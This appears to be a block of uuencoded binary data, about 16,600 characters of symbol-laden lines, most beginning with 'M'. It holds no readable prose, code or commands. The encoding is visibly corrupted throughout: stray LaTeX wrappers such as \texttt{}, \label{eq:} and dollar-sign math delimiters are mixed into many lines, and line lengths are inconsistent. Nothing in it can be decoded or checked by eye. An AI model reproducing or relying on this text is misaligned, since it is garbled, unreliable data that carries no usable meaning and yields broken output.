$M+]UB<_G^2_]#Z1;P,^0W3H1H#_H,9G2M/6T5"H-EW6C&;1*FE@_^]<Z+QSLJ$ M[7X?2&O3KI&+.-@OC6&UFJ,I<I]SX7AYH8>!4 HY!+"8'S"R%G+*XWHMR+[. M^EBC1IQ ?Y:)%6"S[\\"..-C3:,2VE_WL:8#5UO\K"]L2\6:7^X+6ZM,[I?Z MPM8>[PO;2@76F6D430P._B/>7M"-HMOI+(KE,U20'9!=\$4Z>I';?'O_<!G*[M4M\$F0%>HUC!R[TGI@K>*=Y-9U%S3:#K,G8XU]:Y2L?5D9V;B_;(NQ=!DI-^U $M*@9#S8!OMD6-:U-\?!W"`0G9`2L!Z_*P'M1\>\+1=_XU-[9DH@-L_M(E`-/V)]$ MQ(1:)?SZV-(6K7*E8\O3S8/4-PRJ.`G/O\HT8,_RC,'Z9I42C9G62LHL`*,Y MIF>SUK>T@>->@\$Z!\8DLSC@<K\$`!1)J6/,:48U,YHUGNYIE')NO#%-`Z!B0# M&""X>7`V5X][/QXZ_;)Y^`P)M9:[F6D8X18>]KOHH`PSMRHFN_4'+2,K5'Q>

M9U_L\BD_8.B2RAF<E'\%^WF6-6G5VWL5\$I[#C;6.<=W%9D%J#/9ET8?4#R!;(M>**5KH=86P"<F6E12[N[?+C>/FR^\6X\3^98@-.",\!.P?\$E&\#S\$B#0X>!X MW*DGZZ5M["2V5NE-M+D/_I&(.@QXDB4R0047\$*0XB\$X@/2CYM1)<0\"_YM9* $MF\&@4-K=6`B`<@G/S(67W+(]HV\J`G`J*5W3IT#Y9KN]^[BY_2KH6M'9M9)Q$ M:Z6HOHI5[UJ5T\$6[,6/5(UT4ZV=>(A-4<`%!*H/H!-*#DMN)P-RJT]G#2TQT M"CO>%L?#2U[;2Y^9\$%2)T[-*@%[^J<A6D=/F".CY5EM,70!;IZW1ZP*9!QL2 M/GS@?8H?Z(YZNI@;BN;]7Z7EU4"F![/+Z)@:PZUF[*9;'R.+CNG(B!0H,D\$% M%Q"D*HA.(#TH<]&U;K1D<[-%)G:`-;.S10!'B\J@HRF5V23M!VN\VX.`K8*G M\T,<I?C75H"5`NMTO>'A4PAM%-KFANMAQ&XZ8-LB_?HQQ;:E8LUDP)%8TXAG M)&V]M2HB]@PSYQI&+-_"-ZBUQWR`L'.P]`RF!RFWEL"D1DMWS#O:#K#NN'>T M&>_H2F7^N7=T5L''O:.K%/@S[^@:A?[4.SJI*4&.>@<C2L4FWC%^E!&L5:P# $\texttt{M-EQ\$P\$9D<:.@MQ;^2OGKR<[EJ0\A\$=NYJ>8B;Z"!`W3*!T(C0(_TW/EF))JFF}$ MRF+&=9A8*LS,N`Z`<!TNA"1:Y7;IJ.TV`%8*K+.#ME!HH]AVXCKXI!EB.V!-MD?,=?,8D>JG(9\$\$S-(U\$BJJ,36RL"IAN3C=Y&TN4X!L%1*(0P0,`:01R(P3Z MLWR\$8%*CI9J+\$\$SL`+.S\$0+`U,RV5&YSU,S6*M#]S,RV4FS],S/;1K'M<3/; $M#D@7!PA\6`[DNE+128C`+#(L1KBR&!].$+]QL=\XJWED#S7DO`=$N(B##[&']$ MI/R`P9/<'*X'.3>X9U*CI3WF3ZX#K)KS)P#A3S33>GD8\$JM2N:?^Q##:3O4D M.*LXEQG*\Q[D=7^]7%S\T;_V1TELR\?%Z!\>*%L"\KO^4]RK\>^3WH/\$9GNV $M\&<N^48@"_=F8\#SR'DGU0\&+U\#9`H5\Z)SWM2W\/9M(*5<3-R07H9R&4A]+(4)$ $\label{eq:mp'CH} \texttt{MP'CH,\$=Q,Y3^4L[\#R69_\&\3[DS=D'+_9?[@=@G?9/5\&2)=S=]S-:;J=7G_P:}$ MX'Y/Z92)3UY_V3SSTJ\$D\$?-Z>_ORO#O\&#;4OQRV>Q93=I5GH`SY7AEJ,TSV MOT=QO#.?5EI&7M"^]%NZY4S*2HE#43?[VP\DQY\>-&9R*,)4W6\^=5+'Q5P= $\texttt{M71W+>D5GV_Q+//WC@MXP.?E\$J52*\$T[T,-J:QYS\&\$B>MPWVXVQ} \\ \texttt{X@23M^0PS} \\ \texttt{M71W+>D5GV_Q+//WC@MXP.?E\$J52*\$T[T,-J:QYS\&\$B>MPWVXVQ} \\ \texttt{M71W+>D5GV_Q+//WC@MXP.?E\$J52*\$T[T,-J:QYS&\$B>MPWVXVQ} \\ \texttt{M71W+>D5GV_Q+//WC@MXP.?E\$J52*\$T[T,-J:QYS&\$B>MPWVXVQ} \\ \texttt{M71W+>D5GV_Q+//WC@MXP.?E\$J52*\$T[T,-J:QYS&\$B>MPWVXVQ} \\ \texttt{M71W+>D5GV_Q+//WC@MXP.?E\$J52*\$T[T,-J:QYS&\$B>MPWVXVQ} \\ \texttt{M71W+>D5GV_Q+//WC@MXP.?E\$J52*\$T[T,-J:QYS&\$B>MPWVXVQ} \\ \texttt{M71W+>D5GV_Q+//WC@MXP.?E\$J52*\$T[T,-J:QYS&\$B>MPWVXVQ] \\ \texttt{M71W+>D5GV_Q+/WC@MXP.?E\$J52*\$T[T,-J:QYS&\$B>MPWVXVQ] \\ \texttt{M71W+>D5GV_Q+/WC@MXP.?E$J52*$} \\ \texttt{M71W+>D5GV_Q+/WC@MXP.?E$J52*} \\ \texttt{M71W+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+/WCM+>D5GV_Q+$ $M,^SDW[$,YX^?/V^?6:!?:OE$21\.CQ_N'[V\0@[,%;SI_2M7@"$G4N[;+_)(]]$ $M', E\0.8^{0.1} = 0.8^{0.1}$ $\verb|M&K.4*<_Y([V!M+BGH/"P.?#&2R_TVZMT\8NX4!Z'C$SI_Z`Q\",Y'B;[;S<//r>$ $\texttt{M=[0(G<4L_[K=\]TG*>C^_0\&6JA*E4IG\]=IZK+S_V.RKH}\&)W`>0Y\\&QGG9[$ $M]H.1L-_3.WM7SX^^/?2/_^/QH\P&1\3A0$$UR?0UK3^\/-&'T;LX;;W=?HW3$ MWE-+FC#OMZ=?MK=?Z5"'?PAAPWU?#D`AE#`1@<+MP\O3A!=WD\$R19R_?GHYE M\>;^9?_E&,!WR[^0SVJOH!4-]3?#\$XPOSWZKK_\H<3>%B[J]<%ITI4LA4XG< M55%`>KG?<E_(0[= K %R/['R7F_N-JR\A\$*+V>L-/8!WO?4QX-8[VS["T>3& M9W'*641EV&Y#J=O/NX>A2"2.U]461ZGO`RHMJJ\>?1[W6U^(4WJ.C%>V1L3+ $\label{eq:mean_model} $$M[OZ.`-_.3E\O9I+I]OC=MRUM&MW_'/$^CPB2?1GX@<2KW1-JDJ1/`_T08F.$ M>>^H:INOVY<G^8H70U:/<8HOU#.9^F7+OV+R^\WN0.Z3\$'F%?I:7#>P+>K[] $MO@QH3.>5X2&*2/";TG*)W%*HV^#(=D&N3+U5`/AV]WIS>/=XV'W:W7)G/-)$ M`2BS3[0/9[L-]4F+>5)0;_9UCI2LTX2PYOYRD4^?"GIXH"`*;PDEL0;X&Z@, $M4T < :^@; 6^?)/J!LT6H$\R*O$W!=M$^J;'=W7T#_V7\@D=PEU2.X?&76 < NOPK$ MI#_]X+XC35K^E4U\GR9&2>?_RR<&:90W.OU%/AD2D`Q?6M]2G'IX_?*)HED, M.=L]<Y?Z8S%+X2K,TM[/TA(*VVN134VPL\$":."H^'.^)ZR^.T)(\WM),[GSW M\'4Q1T@XPCA\A0XIH.088#%+>9^AK+>Q)"KS[GY__PA!"2&50U>1D-+1@63; M/)`T*F.;IJF)U#'*SU)2GO #W'V`V5'5[P./]"I%0\$`\$I`L!;B\@Y2;9)`M9 MLN1N6*2%3?8F6;+9N^S=30&D"8B(@!05!*P@%E!1\$<%*46P4%41L%+L@141! $MA/[[[EG]OU.V=WG]SP^SY_GT22?<^{[<[R<.6W.S!UL^9&!?S]=,W8N@T]&$ MS#?ZL:*.P/L60Y.EMZ;DAYS5W^WZX)(6AV_-3F\''W-6FI*;RP%CQ8U1MNU $\label{eq:memory} $$M="2MIV^X@4>;1@?B9R0E!&F^TE/XMUARLSFX'"L%\KGZ4-]P:WDS5KQ,LUF;$ $\texttt{M,\$7VTM\BCP\^6!]S9.(/]D1IP6@^DNZ;R)@E;PY73\#OA2/PX\?RACC4\#HYHE}$ $M&,]U-P>"`A'E^MH6'G=+2%R*QWIF-5NNEU)+33''`\^HS6OV]<_&18FN[-QF]$ MT^P#*HI&, `*+VDQ<&L\$(!%=)6!K"9%_W1="W+S'LC6*\V,13?"6:E,:_19./ M:0[B3;%=P2N&>>AJDV70L'C<.INQUMQU_=NE'Z^O'>D;61MT(5LFRY)X3\\$G $\verb|M#K7F8G`PA|2>IAF63B&/!HASRZLJR..[-B:YNV]T>4^SCO*&\Q7\HS9QLFY\\$ $M; @PJ(C3>G8^{9}; 0, 10009Y]*8XG]D>'&>EIO9J&S:062S=+.XCE"WUV=V4M$ M/:ECS82)O>F)D:3@A,QNCJSL\R.6I!3 ;<EIZ5N,I,S#8&\$,LP%\'X?K.+9J MDV>);,4?5I_5;R(E/?7S*)S^LTEIJ9_#8TK^<TEIL<^Y(COS*&,^VM34Y,_ M'AA9N1J=^Y[@*FXEY9C3:';.2DBPQ[-5FSQ+8@#^7*6G13^'*SLL5FDIT<\L $M[(R>TGA*]#/!XLD&0Y`Z!Y^?4B[=%F9*V'<0:BW!OX,Q&GZ=(GJEKAGP#:-%)]$ $MW - 0.V96E (PZI^.H54#(VAX)W@;L36JDV>I==D&1M:UJ[J&",^,7>@Q1'& PZI^.H54#(VAX)W@;L36JDV>I==D&1M:UJ[J&",^,7>@Q1'& 54#(VAX)W@;L36JDV>I==D&1M:UJ[J&",^,7>@Q1'.H54#(VAX)W@;L36JDV>I==D&1M:UJ[J&W], PZI^.H54#(VAX)W@;L36JDV>I==D&1M:UJ[J&W], PZI^.H54W[W], PZI^.H54$ MU++)UF9C2F40\$RQ!L+5DCN:V'0%?E_<TI8I/2N8Y\/],RN#*5"QUL+T+>#<> M31^?RYXHSTQ,Z_8MP9FN3263[A[F@5RWJUT_\W6TZ<GMD?BD.2)?X>>0(Q3) MQ9F'!.*\2WSP\$69"C=\$:C6>J32E7;T*NX`PE?=J/O=-2TK:5Y#A.C;Z522GL

 $M_Y+(MOF)210*+I]Z4)Q3@:<#3+8(OW$HQ@'MAFX:\<#8Y9K"?@6,O?-N@<$ MPG70YVA, AN!TN816)*5SB+/HP<GW\$]R:S*5%2_%Q3<\J7U\S)*\>);:%76A) MT+S54ESSXR"T]\5B8ILR<8;(9MM#@T3\$O'6T??,Y_*DW.M\$MH#F-(;;(OET: M'1F,S#\$&RXEF=MM_HW;T8XZX]AK%7#Y"#CIC*5Q+]LAF9G;[6YK!D_P+</L` $\texttt{MY6!M}) \\ \$00 \\ \texttt{ITX@?^5\$-?} \\ (-\texttt{D=Y^<DKD}, \texttt{V5W2AVW;@W@<,:E\$T,Y=H/EMM}?G8Y) \\ \end{bmatrix} \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DKD, N5W2AVW; @W@<,:E\$T,Y=H/EMM}?G8Y) \\ \times (-\texttt{D=Y^<DM, N5W2AVW; @W@<,:E\$T,Y=H/EMM, N5W2AVW; @W@<,:E\$T,Y=H/EMW, N5W2AVW; @W@<,:E\$T,Y=H/EMM, N5W2AVW; @W@<,:E\$T,Y=H/EMW, N5W2AVW; @W@<,:E\$T,Y=H/EMM, N5W2AVW; @W@<,:E$WAVW; @W@<,:E$WAVW; @W@<,:E$WAVW; @W@<,:E$WAVW; @W@<,:E$WAVW; @W@<,:E$WAVW; @W@<,:E$WAVW; @WW, WYW; @WW, WYW; @WW, WYW; @WW, WYW; @WW, WYW; @WW,$ MU^@/SD3P)NO:O.FQS\<'J \$4?ZZ2T]*W&\$V)W &-IW2L:4R2.J\QM&QT^53R M]\$Z8)STU/66BV":/;/*X4J+REWI\$T3N+7</)7=[)L[C(IIRQ=_*,R5G&1EKM M'YY(30TNM(14_S*FM.39F-;Q&TY*0^E/^AQGV8/18_Q"U281)<9?)!-FZ\$W- $M@-E,/R>;D.7(QEJ^W,2]4H=?-;5LB5^8=HPP)9Z<Y'O\B27-SY?.PXF-)$=O$ M[*2>VGICT/7VTS+T#(SB(DA+2=Q-_Q8.34\$1&FD,+5GKN@>U"=)Z\$])&_81R M+\$5+4E)R[~96<FKBE[8/[P1)G?WIB;ABCAKC#Z_&L_C^2&I*9,/C<U.UN,>/ $MFK_{.}$).=Z4UB9.3OQT'7>P5C36QJY/-U_; $W5S=&(E?FZ@,5@3=*#Y(6TM-\FU7)$ M6F)O>F(D:7`P=HKC*9'/C.!>@^].);#-'>]^3I)<FR0]=?/X@<^!8*JL-EF& MR!;00^5\$G"^N"6D)Y<U-US3Z?9V6F!+Y*HX8PQ5YM0G2_/E-2YUHN_\$T5\$XL MY:BG9JQ-J*Q]+RH1.VR]T9ZTB>>-M=E^_G+24^0S3GJJ9H\-#@;S__Z8)Z9\$ M/H,Y4M_-CJ'-Z0Z,?[XVEJ)'T:3.P^-DG,;MPJ\SKQQ;&4]LV9K='VK)U'(_ MJF4517T,;5,P"1K["*?4>!YBVO#[F^2]\$5\V@!1>NO'++SE#^A9:22EA;1X_ M?#[?T++X2?4IR2?5WZ:/M;INP9H?O]4F2.M-2'/GN9::XJ_*Y+3T+=J4H^;5 $M\5ZV5O0X^{MP}[<P;:A-FJ,W.8<_,)*".\3M^UKQ1!1X3%>W.[HV:;#5GL\,$ MMFV3QE; VU5; A3.!";:^/.*K9'\\S=V#9<EP"09IOT2,Y@J2PG'"4<1IL:_ M@9OTK7M:2F]"RORETOEII6?P/>%5C8FS!=-:+<PEC8[BGR;?_(ZN2`\T>)IS M\$`MG&L\$,&CH+)K%[9*`9+._@J_2B*5@?X!>E=?HYP=3DW@F2VZ>U-GD6WC69 M:KXI?.4\$6?P*MTES3+@-3MO5)LT1V0:*6/LW_V,.JRW%.@6<%%\\H^F^]<#, $\label{eq:mass} \texttt{M9F)RHV} \\ \texttt{XS1._K[,_6$<0]} \\ \texttt{9V1A-0FO[\QDKA\$7ZQF-)NMQ!CKR} \\ \texttt{CKR} \\ \texttt{-\&T3P-\0?6} \\ \texttt{CKR} \\ \texttt{-\&T3P-\0?6} \\ \texttt{CKR} \\ \texttt{-\&T3P-\0?6} \\ \texttt{-\&T3P-\0.2} $\texttt{M\&VF;"1J=Q`1?J24D]39'5N"DU=TO\backslash DV>(]+G2"_OR05]XA*>7A0G*H/IA8_+ } \\$ M.OK'EZXE3*;5EV,P\$#9RZ4EVP]COR.C8L&_.\$Q.BG^A/Z-ZYH'V//<%QO--3 $M>E-2(LZ6Q:\.G=DY*S65_9F)TL=O^R;E"4<K$R4FQ39[H/UT5JP(QF^WQ])]$ MJQEG#N3*8^E^MGCH\>:HWT)Z;X'E\"U_E/P0]!!9S@M0\OWQ5,R)`7D>J"M M\<,XA3R]27F:JTN%\:U,FL-NH[U<S]<RL:1FBPOY8@D)QSEXG"GL[Z6F],92 $M_{*CN};RLK;UHX)X2N?\;LS8XYH('KE*2N]/0+]\.I;@Z^C4)%]]Q],Q%<5#$ M'?S(2-+GXR6B9V#)BGB#%>3SW:ED[XWY<<VAY.%1^QV_:?6"3_.U0CPUO4[P $\verb|M.?PBF%"| \# KFQD@BIZ! \ , \verb|W50GFJ| (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F?1L'D$8W=YYUZUJ2M|) = (8V[WFC4S=Y]K$R0F|)$ $MQIN9 > -1$GVN%W \.M3#FGW > ; $] < S$ -0R?U > H - ?HU6 > + "YN&_0 / X67XKTQ] S > 3$ M%?G,Q)+1*,<7E/J4<.%&6D)O/&%-E/A\$9@PQ*Q>U.=&;GLEIL>]L-_P1#7Z/ M(6INK.;KTO2TCMA.+&@D'E'?HJHM'.K%V8WK4G]H%`<3HK0?#_K)^1P7;40Q MF+]/3<#0-N9Q\WLEU"XE\$>0"[B3KZ?,S(V&"_^5B@WP%1K^UL!2\$\$IZU4-I/ MCH?U24(J0HA\$X\$^7072Q4[?C3Z3(&.8\$1B([X4^8,2Q8B'P6ZS\$&^F/'J[=O M4#Z*1Q!9I'VO2W@`'S\MNII["EFP9J&.)U)\RQ;+7@_*Q5PSA.*S#<\$^-?K; M3U3A\$5@N`2H5II(K,<^L!FX@^?Y;+-5_=,)\$U&N)Z5R`POU(3.X<FNB;NYO# M[".D?[X;6T_.LJI]2OV]R\X9`Z,MR=#"\$Y^<3!\=B>C<L66-X&'=Y!16^?&D $\label{eq:mq^T} $$MQ^T^{\ }]/\ :VD)O9&\ , W/FC&S/@_;G['6E]"XMVMGQ)_%-$G84[//<COCD'3]$$ MPN=G\"Q2@C='9C?Z@D=U\$S;K!Q&M8(78&"Z3/A1TS>`[7PL:_6Q+@Y[*D'_@ M-S"]\$0-HXEF)7T53?58VR[9#Y)/;Y8S=2YLW\$,V) 4)VDO:+'<4E8#/PZ $\texttt{M*X}_! \, \texttt{OWSZ}; _\texttt{O^A9} \, ! \, \texttt{G-8?,QX}) : \texttt{O} / \texttt{]?[@Q\$'RH\$L78EH*BJ} / _\texttt{V} \# \texttt{YG[?W-,+H!W}) = \texttt{V} + \texttt{V}$ ML*777<%3+7Z%5:+Z7FC<>Q,]HF[RV51\O19/K6\AU&)MGU_`F_00A_@NS@1 $MG%K'HE'_Z(C/E+1@,.1H(.X,^AY/,O?&W'=MXFHSK_(//$7)E[L()GPXB09&E]$ ME^/B7S;BGS),3]9/C^%&\RKS[]&!H/+M:>+'6[D<:#SQ*+QX,KKX`*,0K%+A M>'ZJ&>7K<8.C_0!RT``N"QY?]E5XF(5+3CEWU'Z?D>]:A.DH,^%49K3&#*H3 M?__/:0!2`QR92%[_(&_,(I^.?S+RJ&YR2F0KD8=JXQ[)[Q]OC5DD7_M@1#'Y M:7J?'GDL-.Z1+_%3X6J1AR_3TW1;7"7\$]MVW4^EI\KEN-`)ZCZB6GA3Y5,+S M=ICUFG0N&7T\$]#LCCZP\$]S9B#[_[!'_U=?:C!&'Z2)+;I\A7,BD>_X"O9A(Y MGKVS/WOXK[-?4L<&6^[Q=+6195QO-TX<VK2?P(H++RDIMT+CB2\$SYFF)<BF MHB.KL.!'LDSE"7!F[&Z,<&-X@4;[=DQZ!C2/IXX%B[=,EC%>(;7NF0D:W"@) M?E%R/&E!WT"K\$;ZR1[SAKWRUOO!-1''U976")-]`I"3VIB<F)_'JBG]A^F,_ M/L^DC_T\$F29][">6*3DMHF&+XAX3:462XX?<M^Y1\]T\$D]"^;%QY&T_BK01D $\texttt{M]L>TJR,U;7X]EYJ\&R=\$X6E`OHG7D>>KTG;.D''74?_ZW!Z>4"7L=S]9<C1? \\ \\ \texttt{C1?} \\ \texttt{C1?} \\ \texttt{C2} \\ \texttt{C3} \\ \texttt{C3} \\ \texttt{C4} \\ \texttt{C3} \\ \texttt{C4} \\ \texttt{C4} \\ \texttt{C4} \\ \texttt{C5} \\ \texttt{C5} \\ \texttt{C6} $M^{\#}=0M1(SH^{*}\&6GE_{!}7>N\&H@QFY^{8}AFV\&I/\#G'V)SDO&4WFC^{*}E-[1Y;).Z35=$ $ML6E < GQ + L2L*")S?(C3;H"T8'9_8-8W3LUV4E):&1Q*NF\+^>$>R9R8'=;$]I$

M&@X:Q01>.+1Z8,A^^W&-D68TI_MAA815PK4IY.F5/'A1T9+EON,:0Y,32YC= $MM*AB[$\&2Y!39D/^]SM2[-C[7E!XW0;[H"YB\^J6Q,?;K)T*,/TWBU3]-$DF($ M7WOQ%-],):?UIJ9%4GCZVK](I2<Q*=?,[HC&'Q[PB_SCN49'VL/B^*;]`P3I M*3S) $Z:G^2Y-3X_=:ZVF/)OCDY$7C]>1'<math>\#Y(R="Z)?5_D82$), $1/E7^0@LJ$ $MEOAB$TEGY=RQ<-i,I,2NOC7!^LWX(DV?R;\XRT]1Q1/C1\H_H)"6Y->0M0M*$ MJS:53-%]]ZW^?"QCX.6<E.X?A4A*ZT9U,1H]6?'**^V@X`>2DOII]=AC\$,DI MR>?2G8=8V8Y,JB5,]=>3'U](3]6O3UK]/W%RY-.)*^I]2O(WXMTAT8FA>O+2 $M^{(G3(UM-7'<]<8;(D9\&8M6';^M5_)L]V^]X34["(LA(2GPQ?'):;S3-O[8E])$ MS306Q%)8*_AZ)3DILO-^DC.&G/]NOX_2ITQUM7M]JJO=Z]'UZ/\$47^HCGMJD $M3SS&K7,9NK_V>(Y=NQ?+PE)AM<F%W@/!G4+3/D\I5V\\5^2XQQ>VQUVW$E\@$ $M[A/D]7!2`573.=0?S"&C^Q.TCIKR9"Z0+>>OEC4IT^\%+,^I:68]4F75=:G$ ML*RRGKA:L)ZV6LZGQY:])27&3M_\$J]KJJ00"?%)B)Z6G,;*R-;(*KRII=T\C $\texttt{M-95?^{\ }}) \texttt{1R,J)} + \texttt{N^{\ }}(\texttt{IP1ATS,_"}) \texttt{6T9} < \texttt{VKR@\$-"!A;/I\$_Z`I":Y,M\&/)VCG3EC}$ M.%B(.V';D5MS/G'2'G_2*\I\VL*AY2PHXT-0E(](!9RT&*L^Z6*LNE]4-*]O M<6.PEI9@K^[8BJD)4^UGXZ^T]2ECPW;F\$>W"ZKO..%Y9W3?8GC<?Z@^V*8FX M8II+XW>1ZH/A6XO#?YHK<JPUC#%;=`A<7SV`(;1_:VJ,H]G]I1:]3Q=/[3FM M/MQ8\$LQB)M2YP<4U, *2OUDQ(:Q?]A)1H5)-<JRZ[GXB.<'2ZN2?VDI">Z\$M" M>B(O"?%8CV/X,L<)IM[XRYU]\9?D^:25`^P.^EM5/F7MQ.]]BQS_]#<A+>SQ M\$V-J"X?B.OEUZFZ+!@4CR5@<0UWI;TY&LX_\$IB*340U5D>3Z1:FOU\$M]GQ[J M%#^FP?LIPJHL3`R5-^5U+81?DC1OIG]<,>*1"ANK/WUEZCLTR2F])J7.04P_ MVRS?[(2)`TO7^@/7;+>_D>3VFE/?W4E+T^\<P`,!_F9^HOHC+NZOF1C&\OK[MQ'Y3+J:X8$3]@,[WD:RQW_!Y^;T]]COMX?8A3+BQA/+%RS$R3FE/30-&$ M7G(2[SP/^YGKUF31&G#R]'AZ802SD1<!QUW.M;\KWM,,;Y5KXI"=.N>2G/:K $M0/GWV2U9+!3)US$T16P+&L']\ensuremath{\mbox{G}}WNV2U9+!3)US$T16P+&L']\ensuremath{\mbox{G}}WNV10+!3)US$T16P+&L']$ M39CH!YZ13)/><6*N26\YQ7.E)\$;9U\(10E&*XQS,'_MJ/TQ(?OYO*IFBH20^ MLS>%/)-N!T_E3;H=Y(EN)]YN^[3)=S=]/R?=P?0]XQUZ#'2E\CJNN7(QZN_H $M/:Q*OJ<4_GMU\'F!P25^NC$$?&148;#57HWFH8F>I/X[\AV#D>\8Q$IEC(-C)$ $\verb|M4(M); T16\#L>@%I/XAP; B4HM3]'/\#:V-OBTG\OT-QJ<4I\CG</hE!+2KRH5$<| | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Parallel | Paral$ MB3GX.WY;Z/^__PX("BK^_-VZTZ:]]OJT:<O>L!OW\VP>O,.9L@_^MS[^M^ZT MOJ5X`VIKVK3*N`29(,-;C`M^^!]RT\Y>AK)N>[/V"B7GI#XN>2<GC\$0!26-< MBDY6C4O)R7O&I>SDQG&I.+EW7*I.?CHNV0SE&1\$7],9[CXL+>CL1%W1&Q`5] $MN(@+^{ITB}+NAE(B[H$1$7]+M$7-#O'9><B_GC(B[F+XGDW)Z*N)C_(N)B?@-.$ $MLQ<7\RXB+N8.$1?S(A$7<TO$Q7SQN.1=S->)N)B_(>)B_IF(B_E1D8([7R(N-1)])B_1+(P-1)B_1+(P-$ MYG7>/BXNYK>(N)C?+N)BGB'B8CY^7`HNY@\$1%_,:D9PKAR)Y=W9\$7,R?%7\$Q M?T?\$Q?QS\$1?S7T4J;D_W'1<7\X[C4G0Q%T6R[AH4R;EK4,3%O%2DX\$JFB(OY $\texttt{M(I\&2.Z<B+N8OB+B8OROB8GYH7$HNYL=\$7,S/BK0KCOW\&Q<7\)A\$7\UXB+N:\# } \\$ $M15S, W2(NYH: (B_D, $1?S! > -2=C%?+N)BOE[$Q7R3B(OYRR($=WQ$7,P/B)3<$ $ME2OB8GY%Q, 6\^?1Q<3'O.BX5%W-6Q, 5\J(B+^4@1%W.O2, $=,1$7\ZDB+N;S$ $\verb|M1%S,'Q)Q,7]2I.J.S[A47<QWB[B8'Q-Q,?]-Q,7\\JDC!U>K[CXN+>0>1DJLE]$ M1%S,1XA4W-\$0<3'WCTLVPZ#'5+(L/RH,^A,J#/IFE0)K2)4B:TB5\$FL)%0;] $ML@J#WNP`$0;]5I%LAKT#%<9<4V',"U48\V(5QMQ2*;+]4BEQWU48\]=4&/./$ M51CS;T1<0_B<"F/>\\$`1QKRU"F/>OZ7`JT"%,<]38<PGJY19YE48\[DJ599Y $MD7R&^{2}["F\&]78<SWJ##F!U48\Z]5BFP91=H-84:DS)Z,2H7G784QSQ9Q#>Q M*HQY6"7'ZUV%,7]4A3'?H5+D?JDPYC^J,.9752JL^;,BC'EW\$=<09E48<X<* M8SY6A3&O4&',9ZL46?.KE-CS5"ES3U5<>59QY5FDY,JS"OZ.O^5\$&/,V*GF> $\texttt{M017\&/\$>\$,2]2*;\$'K5+F=:K"F*]5J;)]\$ \texttt{W}\$-\texttt{X5TJC/D7*HSY:17\&0'Y>A\#\$O}$ MJ*8#U1AS)TJ98X=5!AS4Z7*,RCB&L(/J&1Y5:KDV!*IN&M0I<`K3H4Q_TN% 